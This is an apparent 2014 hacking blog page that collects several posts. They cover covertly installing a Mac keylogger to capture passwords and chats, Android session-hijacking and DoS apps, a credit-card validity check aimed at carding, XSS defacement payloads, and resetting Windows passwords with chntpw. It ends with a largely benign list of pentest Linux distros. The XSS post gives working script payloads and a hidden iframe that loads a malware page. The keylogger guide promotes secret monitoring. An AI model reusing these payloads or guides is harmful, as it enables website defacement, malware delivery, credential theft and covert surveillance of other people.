Sunday, 6 April 2014

3 Steps to Collocate a Mac Keylogger

3 Steps to Collocate a Mac Keylogger and Grab User Activities You are probably finding a chance to check the user activities on your Mac. This could be the easiest way to keep users in line on your Mac. Here, we are instructing about a simple way for you to hit the mark: Grab all user activities on the Mac by collocating a Mac Keylogger. 

 STEP 1 There are many Free Mac keyloggers provided by CNET. Search a “Mac Free Keylogger” in CNET, you will get lots options. Click the Mac Keylogger download link and then you will get a Mac keylogger file. If you are using the latest Mac system, you may get trouble when installing the keylogger. Then you need to try to open the Mac keylogger file with some special ways. Options A.You need to hold on Control on the keyboard, at the same time, click on keylogger file, select "Open". Then the file will be opened. Options B.Change the system settings by going to Open System Preference – Universal Access – Check Enable access from assistive device – Next – Restart your device. Then you can open the Mac keylogger file by double clicks. 

STEP 2 After you finish step 1, you will find the keylogger is invisible. You are not able to open the Mac keylogger interface with an icon. The only way to bring out the keylogger is trying a hot key.. If you can bring up the Mac keylogger with hotkey, then the keylogger is installed successfully onto your Mac. 

STEP 3 Configure the keylogger to record keystrokes, passwords, chats, capture snapshots. What’s more, you can also set the keylogger to send reports with Email. When you go out or on a business trip, you can easily spy on your Mac and make sure there is no prohibitive behavior out there!

Download 5 Best Android networking Tools:


Today, I am gonna tell you about the top 5 android app for hacking or Download 5 Best Android Hacking Tools. Recently , i posted some posts about hacking must check out in Hacking section.As we all know hacking and pen testing is only can be done on computers. But now the world is changing now your mobile is small hacking toolkit using these apps. Must try all these apps. 

1. The Android Network Toolkit: In the last Defcon conference a new tool has been released by a security researcher and the tool is called “The Android network toolkit”. The has been developed for penetration tester and ethical hackers to test any network and vulnerabilitiesby using their mobile phones. This toolkit contain different apps that will help any hacker to find vulnerabilitiesand possibly exploit it. The company behind the app is an Israeli security firm called Zimperium. 

2. Nmap for Android: Nmap (network mapper) is one the best among different network scanner (port finder) tool, Nmap mainly developed for Unix OS but now it is available on Windows and Android as well. Nmap for android is a Nmap apps for your phone! Once your scan finishes you can e-mail the results. This application is not a official apps but it looks good. 


3. FaceNiff 2.4 final- Session Hijacker for Android: Your Facebook account is at risk, just like a Firesheep (for firefox hacking) there is a FaceNiff for hijacking the session of famous social networking websites includes facebook and twitter. FaceNiff is developed by Bartosz Ponurkiewicz who created Firesheep before but faceniff is for android OS. plz press esc when msg box pop up in download web site.


4. AnDOSid- DOS Tool for Android: DOS or denial of service attack is very dangerous attack because it takes down the server (computer).AnDOSid allows security professionals to simulate a DOS attack (A http post flood attack to be exact) and of course a dDOS on a web server, from mobile phones.AnDOSid is designed for security professionals only! just send me ur email adress with your name if download won't work, i will mail you the file to download. and also any of this.



5. SSHDroid- Android Secure Shell: Secure shell or SSH is the best protocol that provides an extra layer of security while you are connecting with your remote machine.SSHDroid is a SSH server implementation for Android. This application will let you to connect to your device from a PC and execute commands (like "terminal" and "adb shell").


i m not responsible if damage cause by this software, use it only if you are professional in android.

How to find CC ( Credit Card Is Valid Or Not )

for educational PURPOSES ONLY. How to find CC ( Credit Card Is Valid Or Not ) This is all simply by knowing the 16 digits on the front of a card. The first digit of a card is called the Major Industry Identifier (MII). It designates the category of the entity which issued to card. This is useful in finding what exactly the card is for. 1 and 2 are Airlines, 3 is Travel and Entertainment 4 and 5 are Banking and Financial 6 is Merchandizing and Banking 7 is Petroleum 8 is Telecommunications 9 is a National assignment The first 6 digits are the Issuer Identification Number (IIN). It will identify the institution that issued the card. Visa: 4xxxxx Mastercard: 51xxxx – 55xxxx Discover: 6011xx, 644xxx, 65xxxx Amex: 34xxxx, 37xxxx Cards can be looked up by their IIN. A card that starts with 376211 is a Singapore Airlines Krisflyer American Express Gold Card. 529962 designates a pre-paid Much-Music MasterCard. The 7th and following digits, excluding the final digit, are the person’s account number. This leaves a trillion possible combinations. The final digit is the check digit or checksum. It is used to validate the credit card number using the Luhn algorithm How to use this information to validate a credit card with your brain: Take the below number (or any credit card number) 4417 1234 5678 9113 Now, double every other digit from the right (4×2, 1×2, 1×2, 3×2, 5×2, 7×2, 9×2, 1×2) Add these new digits to the undoubled ones (4, 7, 2, 4, 6, 8, 1, 3) All double digit numbers are added as a sum of their digits, so 14 becomes 1+4. 8+4+2+7+2+2+6+4+1+0+6+1+4+8+1+8+1+2+3 = 70 If the final sum is divisible by 10, then the credit card number is valid. If it’s not divisible by 10, the number is invalid or fake. In this case, 70 is divisible by 10, so the credit card number is indeed valid. This works with every credit card If you have any Credit / Debit Card U may Can check it out.

Tutorial How to deface website with Cross Site Scripting

 Today i am gonna teach you how to deface the sites which has the XSS vulnerability . IMP NOTE : : Never implement this technique. I am just explaining it for educational purpose only. Defacing is one of the most common thing when the hacker found the vulnerability in website. Defacing is changing the content the website to Hacker content. Most of time, attacker use this technique to inform about the vulnerability to Admin. But it's bad idea..! i have some easiest methods to deface the Xss vuln sites .. i will be teaching u one by one . 

1 - Script for changing the background Color of a website: <script>document.body.bgColor="red";</script> use this in your target website as http:// www.targetwebsit e.com/<script>document.body.bgColor="red";</script>

 2 - Script for chaning the background image of a website: <script>document.body.background=" http:// your_image.jpg/";</script> 

 3 - Defacement Page with Pastehtml: First of all upload some defacement page(html) to pastehtml.com and get the link. When you find a XSS vulnerable site, then insert the script as : <script>window.location=" http:// www.pastehtml.co m/ Your_Defacement_ link";</script> This script will redirect the page to your pastehtml defacement page. Note: You can deface only persistent XSS vulnerable sites. 

 4 - Defacing with iframe Injection What is an IFrame Injection? Using IFrame tag, The Attackers injects the malware contain website(links) using Cross site Scripting in popular websites. So if the usual visitors of that popular sites opens the website, it will redirect to malware contain website. Malware will be loaded to your computer, now you are infected . What an attacker can do with Iframe Injection? Using Iframe Injection, an attacker can inject advertisements inside any other websites, insert malware infected site links, redirect to malware infected sites and more. Iframe Injection Tutorial: 
1.First of all attacker will find the Vulnerable websites using google dorks. 
2. They test the vulnerability by inserting some iframe tag using the url.
 3. then insert the Malicious Iframe code inside the webpage. For Example: he can insert this code using the url: Code: <iframe src=”http://malwarewebpages/web.html” width=1 height=1 style=”visibility:hidden;position:absolute”></iframe> For php webpages: echo “<iframe src=\”http://malwarewebpages/web.html\” width=1 height=1 style=\”visibility:hidden;position:absolute\”></iframe>”;

 I have just given some easy method only to deface the XSS affected page .. It wil be NOOB friendly .. Still there are more methods to deface it..:

Tuesday, 11 March 2014

Create Your Own Ubuntu-based Linux

Create Your Own Custom Ubuntu-based Linux Distro

Ubuntu Builder is a custom Linux Distribution builder that gives you a wide range of options and choices to build your own custom Ubuntu based Linux distribution. It needs an existing Ubuntu ISO, either mounted to your CD drive or downloaded ISO to use as a baseline for your custom ISO. Customization options includes: Desktop Environment/Windows Environment, System Basic Info (name, version, release note), Custom package list and downloaded Deb packages. After building your custom ISO, you can even try it on virtual machine within the builder before burning to a CD/DVD.

You can either download the deb package from their website, or alternatively add a PPA to your sourcelist:
add-apt-repository ppa:f-muriana/ubuntu-builder
sudo apt-get update
sudo apt-get installl ubuntu-builder
ubuntu
But what if you are already satisfied with your current install and don’t want to go through the hassle of doing it again using Ubuntu Builder. Well, There is an app for That ™©®. remastersys is a Linux tool that can be used to build a custom Linux ISO like Ubuntu Builder or Backup your existing build as a livecd. The only (reasonable) limitation is that the ISO can’t be bigger than 4GB. The idea is to make a custom Linux distro of you existing system not your backup of all existing files, movies or pictures. To install Remastersys on 12.04 LTS:
Download and apply the repository gpg key:
wget -O - http://www.remastersys.com/ubuntu/remastersys.gpg.key | apt-key add -
Edit sources.list and add:
deb http://www.remastersys.com/ubuntu precise main
Now reload and install Remastersys:
sudo apt-get update
sudo apt-get install remastersys
For GUI version, also (after installing the above):
sudo apt-get install remastersys-gui
VoilĂ !
remastersys

The options are self explanatory. To make a live distro of your existing install pick “Distribution” and it will do the rest of the work for you. Have patience, this will take some time.


remastersys3

 this is also about creating your own linux based operating system..


Reset Windows password with Linux in under 5 minutes

This post is not about pointing out one OS’s security deficiency over other or trying to make some fan boy points with Linux users. The simple fact is once you have physical access to a computer all bets are off. This is true for all OS (to some extend) but some are easier to crack than others. I won’t talk about how to protect yourself from this kind of no-nonsense attack on this post, I will leave that for another day but for now lets assume that you have a legitimate reason to reset yours or your friends windows computer.

Prerequisite:

You need a linux live CD, preferably Ubuntu live CD. Doesn’t have to be Ubuntu, it can be a custom linux live distro with the right packages (the ones we need) installed. And you need to have the ability to boot from CD. Which should be pretty straight forward.

Step 1:

Boot in to your live CD and install chntpw

Step 2:

Do cat /proc/mounts to get the label of your windows HD. In my case:
Or to put it more simply its: AC264F02264ECD50
cd to your media label: cd /media/AC264F02264ECD50
Now cd to to your system folder (windows 7): cd Windows/System32/config/

Step 3:

Change or reset windows admin password by running chntpw: sudo chntpw SAM
You will get a prompt and the options are self explanatory. For instance to reset password enter “1” and then “y” to confirm. To change password enter “2”, then your password, and “y” to confirm.
Done in 5 minutes (or so). This should work on all versions of windows since Windows2000.

Monday, 10 March 2014

26 Interesting Penetration Testing Linux Distros alternatives.

Penetration Testing Linux distros are a group of special purpose Linux distros used for analyzing and evaluating security measures of a target. This kind of distributions are usually live-cd or usb drive based, but the newer ones has the ability to be installed as a standalone Linux distribution on your computer. The main users of pen-test distribution are network and computer security enthusiasts, security students and audit firms who does security audits with the customer’s permission on their network. Pen-testing distros has come a long way since I first used them about 10 years ago. They used to be unstable and almost always live-cd only. It wasn’t easy to have the packages updated with the latest binaries. We don’t have those problems anymore as nowadays its much easier to create a custom distro with custom repositories. Lets look at some of the more widely used pen-test distros out there:


1 BackTrack: Probably the most widely known pen-test distro out there and one of the oldest distro still being actively developed. There is a thumb-drive and Live DVD version, plus the ability to do a full install in your hard-drive. The distribution is based on Ubuntu with custom packages that gets updated on a regular basis.
bt5-0
Download backtrack 5 r3.iso(free download click on direct download)


2 Knoppix-STD: Another old-timer live distro based on knoppix. STD stands for Security Tools Distro, to avoid any confusion. Contains 1000s of security tools but not advised to be installed as a stand-alone OS.
ss_forensics
Download Knoppix-STD.iso (free)

3 Backbox Linux: Another Ubuntu based distro but uses XFCE as its window manager and relies on its own repo to constantly keep its tools updated.
bb3-terminal
Download backbox

4 Blackbuntu: Built on Ubuntu 10.10 and Gnome, this distro was specifically designed to train students and researchers of information security
menu.preview

5 Samurai Web Testing Framework: Based on Ubuntu and gnome based live CD. Designed specifically for information gathering and pen-testing web apps.
samurai1

6 NodeZero Linux: Yet another Ubuntu LTS based distro but the emphasis is on native install not a live distro. Currently work is being node to get its own package repository for regular updates.
live

7 WEAKERTH4N: Based on Debian Squeeze and Fluxbox, its possible to have native HDD install. There is an emphasis on supporting more radios and Wireless pen-test tools out of the box.
misc02

8 CAINE : Based on Ubuntu and MATE Desktop Environment, this is a highly customized pen-test distro that sets it apart from other distro with a useful forensic report generation tool.
caine3.0

9 Pentoo: A livecd based on Gentoo and XFCE. Also available as an overlay for existing Gentoo installations. Has the ability to crack passwords using GPGPU out of the box.
pentoo

10 Bugtraq: Not to be confused with Bugtraq security mailing list. The current version Bugtraq 2 Black Widow available with XFCE, Gnome and KDE based on Ubuntu, Debian and OpenSuse. Unique scripts for SVN updates tools, delete tracks, backdoors, Spyder-sql.
phreaking

11 Matriux : “With Matriux, you can turn any system into a powerful penetration testing toolkit, without having to install any software into your hardisk. Matriux is designed to run from a Live environment like a CD / DVD or USB stick or it can easily be installed to your hard disk in a few steps. Matriux also includes a set of computer forensics and data recovery tools that can be used for forensic analysis and investigations and data retrieval.”
matriux-krypton_03

12 Matriux : “DEFT 7 is based on the new Kernel 3 (Linux side) and the DART (Digital Advanced Response Toolkit) with the best freeware Windows Computer Forensic tools. It’s a new concept of Computer Forensic system that use LXDE as desktop environment and WINE for execute Windows tools under Linux and mount manager as tool for device management.”
desktop


13. parrot security os:
Parrot Security OS is an advanced operating system developed
by Frozenbox Network and designed to perform security and
penetration tests, do forensic analisys or act in anonimity.
 Parrot-desktop.png

14: kali linux: From the creators of BackTrack comes Kali Linux, the most advanced and versatile penetration testing distribution ever created. BackTrack has grown far beyond its humble roots as a live CD and has now become a full-fledged operating system. and if you want custom kali for development board like ras pi, beagle board, chrome book, or samsung note 10.1 go here.


15: Anonymous os : kaos.theory's Anonym.OS LiveCD is a bootable live cd based on OpenBSD that provides a hardened operating environment whereby all ingress traffic is denied and all egress traffic is automatically and transparently encrypted and/or anonymized.
 

 16: gnacktrack: GnackTrack is a Live (and installable) Linux distribution designed for Penetration Testing and is based on Ubuntu. Although this sounds like BackTrack, it is most certainly not; it’s very similar but based on the much loved GNOME! 

17:  Live Hacking CD: Live Hacking CD is a new Linux distribution packed with tools and utilities for ethical hacking, penetration testing and countermeasure verification. Based on Ubuntu this ‘Live CD” runs directly from the CD and doesn’t require installation on your hard-drive. Once booted you can use the included tools to test, check, ethically hack and perform penetration tests on your own network to make sure that it is secure from outside intruders.

18:  Network Security Toolkit: Is bootable ISO live CD/DVD (NST Live)  based on Fedora. The toolkit was designed to provide easy access to best-of-breed Open Source Network Security Applications and should run on most x86/x86_64 platforms.

 19:  OWASP Live CD: OWASP Live CD is a project that collects some of the best open source security projects in a single CD. Web developers, testers and security professionals can boot from this Live CD and have access to a full security testing suite. This allows its users to test for various security issues in web applications and web sites.

20: Arudius: Arudius is a Linux live CD with tools for penetration testing and vulnerability analysis. A so-called “Linux live CD” is essentially a Linux operating system that is bootstrapped and run directly from a standard CD-ROM. This allows for improved portability of the operating system and for running a variety of Linux software on almost any physical system without affecting the host operating system installed on the hard disk. This is the concept that Arudius exploits as well. Currently, Arudius features more than 140 different security tools and packages. 

 21: Secmic: Secmic is a live Linux security distribution that may be used by security professionals or for educational purposes. It is free to download, and always will be. It comprises over 200 security oriented open source applications and maintains Ubuntu/Kubuntu update compatibility; meaning you will be able to receive security updates directly from the Ubuntu/Kubuntu repositories. b43 / wl hybrid compatibility is included with this Remastersys backup.

22. Security tools distribution STD:  is a Linux-based Security Tool. Actually, it is a collection of hundreds if not thousands of open source security tools. It’s a Live Linux Distro, which means it runs from a bootable CD in memory without changing the native operating system of the host computer. Its sole purpose in life is to put as many security tools at your disposal with as slick an interface as it can.

23: NetSecL: NetSecL Linux is by default with hardened configuration leaving the distribution at a security level where it is still usable and providing the tools needed to test your security. GrSecurity and it’s firewall are features that makes the distribution unique along with specially compiled packages:Amap, Ettercap, Hydra, Kismet, Nessus, Nmap, Metasploit, PADS.

24: VAST: VAST is a VIPER Lab live distribution that contains VIPER developed tools such as UCsniff, videojak, videosnarf and more. Along with VIPER tools and other essential VoIP security tools, it also contains tools penetration testers utilize such as Metasploit, Nmap, and Hydra.This distribution is a work in progress. 
http://distrowatch.com/images/cgfjoewdlbc/vast.png

25:  Katana : Katana is a portable multi-boot security suite which brings together many of today’s best security distributions and portable applications to run off a single Flash Drive. It includes distributions which focus on Pen-Testing, Auditing, Forensics, System Recovery, Network Analysis, and Malware Removal. Katana also comes with over 100 portable Windows applications; such as Wireshark, Metasploit, NMAP, Cain & Able, and many more.
 
26: fast track: fast-track is automated penetration testing suite developed by david kennedy. This security suite help the penetration tester to identify and exploit servers using  various techniques. Combining the power of Metasploit Framework and the automation of the attacks, all the pen test process will result effective and time saving (where it’s OK to finish under 3 minutes).

If there is any interesting pentest distro I might have missed, feel free to share in the comments.